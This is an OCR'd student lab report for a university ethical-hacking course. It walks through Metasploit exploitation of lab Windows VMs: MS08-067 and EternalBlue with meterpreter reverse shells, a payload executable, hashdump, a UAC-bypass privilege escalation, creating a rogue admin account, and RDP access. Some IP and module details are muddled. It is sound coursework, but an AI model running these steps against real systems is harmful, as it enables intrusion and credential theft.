
OLD DOMINION UNIVERSITY
CYSE 301 CYBERSECURITY TECHNIQUES AND OPERATIONS
Assignment #4 - ETHICAL HACKING

Celeste Meraz-Luna
01302562

Task A. Exploit SMB on Windows XP with Metasploit


1.Run a port scan against Windows XP using the nmap command to identify open ports, services, and vulnerabilities. 2. Identify the SMB port number (default: 445) and confirm that it is open.

I used the command nmap –sS –sV –O 192.168.10.14 to identify open ports, services and vulnerabilities. I was also able to identify that the 445 port is open.



3. Launch Metasploit Framework and search for the exploit module: ms08_067_netapi

I used the following command in the meterpreter shell: “info exploit/smb/windows/ms08_067_netapi” to search for the module.




4. Use ms08_067_netapi as the exploit module and set meterpreter reverse_tcp as the payload.

“Use exploit/windows/smb/ms08_67_netapi” to use the module and “set payload windows/meterpreter/reverse_tcp” to set the meterpreter.


5. Use 5525 as the listening port number. Configure the rest of the parameters. Display your configurations and exploit the target.

I set the lhost to 192.168.10.14 (windows xp), lport to 5525 as the listening port, and later on I set the rhost to 192.168.10.13 (internal kali).




6.Execute the screenshot command to take a screenshot of the target machine if the exploit is successful. In the meterpreter shell, display the target system's local date and time. In the meterpreter shell, get the SID of the user. In the meterpreter shell, get the current process identifier. In the meterpreter shell, get system information about the target.

"Screenshot" command to screenshot the target machine. "sysinfo" to get system information. "getuid" for the SID of the user. "getpid" current process identifier. "shell" & "date" for the taget system's local date and time.




Task B. Exploit EternalBlue on Windows Server 2022 with Metasploit


I configured the rhosts to 192.168.10.19 (windows server 2022), the lhost to 192.168.10.13 (internal kali) and the lport to 4444. The exploit was completed, but no session was created.



Task C. Exploit Windows 7 with a deliverable payload

I configured the payload to path windows/meterpreter/reverse_tcp and set the name to “cmera001.exe”





2. Execute the screenshot command to take a screenshot of the target machine if the exploit is successful.


I executed the screenshot command.

3. Create a text file on the attacker Kali named "YourMIDAS.txt" (replace YourMIDAS with your university MIDAS ID) and put the current timestamp in the file. Upload this file to the target's desktop. Then, log in to Windows 7 VM and check if the file exists. You need to show me the command that uploads the file.

I created a “cmera001.txt” using the echo command with the date contents. I uploaded the file using the “upload cmera001.txt c:\\windows\\system32” command on meterpreter.

4. Extra credit (5 points) Execute the “hashdump” command to view the password hashes and save those in a file named “hash.txt”

I created the “hash.txt” file and copied the hashdump contents from meterpreter to the file.




5. Background your current session, then gain administrator-level privileges on the remote system. After you escalate the privilege, complete the following tasks:

a. Create a malicious account with your name and add this account to the administrator group. You need to complete this step on the Attacker Side.

I set up the background sessions, used the commands background, search uac, use 5, set session 1, exploit to gain administrator-level (system32) privileges. Then I able to create my user Celeste using the net command

6. Remote access to the malicious account created in the previous step and browse the files belonging to the user, "Windows 7", in RDP. (10 pt) You may follow the pdf for Pen testing

I gained remote access to the user malicious account (Celeste) by using the command rdesktop on kali.



Task D. Extra Credit

Remote access to the malicious account created in the previous step and browse the files belonging to the user, "Windows 7", in RDP. (10 pt) You may follow the pdf for Pen testing

I used the same steps as exploiting windows 7 to exploit windows 10 (192.168.10.20).I was able to set up a reverse shell connection.